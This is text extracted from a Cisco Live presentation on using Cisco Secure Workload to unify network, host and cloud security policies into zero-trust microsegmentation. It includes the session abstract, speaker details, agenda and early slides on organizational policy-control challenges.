



The bridge to possible

Solving the Segmentation Puzzle with Secure Workload!

Jorge Quintero – Technical Marketing Engineer
BRKSEC-2161

CISCO *Live!*

#CiscoLive

Session Abstract

- In a world of application workloads deployed anywhere, at any time, and with multi-cloud solutions, applying network security controls is no longer a trivial task. The policy control toolset just keeps growing, with multiple enforcement points in the network to protect our application workloads using different approaches such as the host firewalls, network firewalls and SDN controllers, or cloud-based in the form of security groups.
- With different teams managing each policy control and usually working in organizational siloes, there is no wonder why it often leads to inconsistent islands of policy controls across the environment.
- Secure Workload has been solving this puzzle, by defining a common policy model across all of these enforcement points (host-based, network-based and cloud-based) harmonizing all policy controls into an effective Zero-Trust Segmentation policy.
- This session will navigate through the Network/NetSec team lenses on how you can leverage Secure Workload to define a common policy model using agent and agentless approaches to protect your application workloads regardless of their form factor (baremetal, VM or container) or location (on-prem or multi-cloud)

Cisco Webex App


Questions?

Use Cisco Webex App to chat with the speaker after the session

How

- 1 Find this session in the Cisco Live Mobile App
- 2 Click “Join the Discussion”
- 3 Install the Webex App or go directly to the Webex space
- 4 Enter messages/questions in the Webex space


Webex spaces will be moderated by the speaker until June 7, 2024.



About your Speaker

- Name
 - Jorge Quintero
 - Technical Marketing Engineer
 - Cisco employee since 2016
 - 14 years in IT industry
- Free Time
 - Traveling
 - Anything outdoors






Agenda

- Introduction
- What is Secure Workload?
- YAFI's Microsegmentation Journey
 - Approach Selection
 - Agent and Agentless Features
 - Microsegmentation
 - Workload Discovery and Inventory
 - Dynamic Policy Engine
 - Additional Controls
- Closing Summary


Introduction



Securing Application Workloads


Using Network Security Controls

Simple right?




Securing Application Workloads

Using Network Security Controls



Securing Application Workloads


Using Network Security Controls



And this is only a part of the story.....


Securing Application Workloads

Using Network Security Controls




Application Workloads Evolution

Workload Security is Getting More Complex



But... what is an application workload?

Network Engineer




- Vlans/VRF
- Subnets
- Contracts

Firewall Engineer




- Zones
- Subnets
- ACLs

Cloud Engineer




- VPC
- Subnets
- Security Groups

Application Owners



- Service
- Application
- Workload

Cloud-Native Engineer



- Namespace
- Service
- CNI

Segmentation and policy control challenges



Network
Security



Workload
Security



Cloud
Security



Cloud-Native
Security

Organizational Challenges



NetSec Admin



Server/VM Admin



Cloud Architect



DevSecOps

Multiple teams,
organizations and
environments



Inconsistent islands
of policy controls
across
environments



Segmentation and policy control challenges



Network
Security



Workload
Security



Cloud
Security



Cloud-Native
Security

Organizational Challenges



NetSec Admin



Server/VM Admin



Cloud Architect



DevSecOps

Multiple teams,
organizations and
environments

"The Policy Puzzle"



CITRIX




across
environments


But Why it Matters?

1. Regulations and mandates to meet are at risk
(e.g. Government Exec Order, PCI, Zero-Trust/Cybersec Frameworks)
2. Elevated risk exposure
3. Unharmonized policy controls
4. Business slowdown

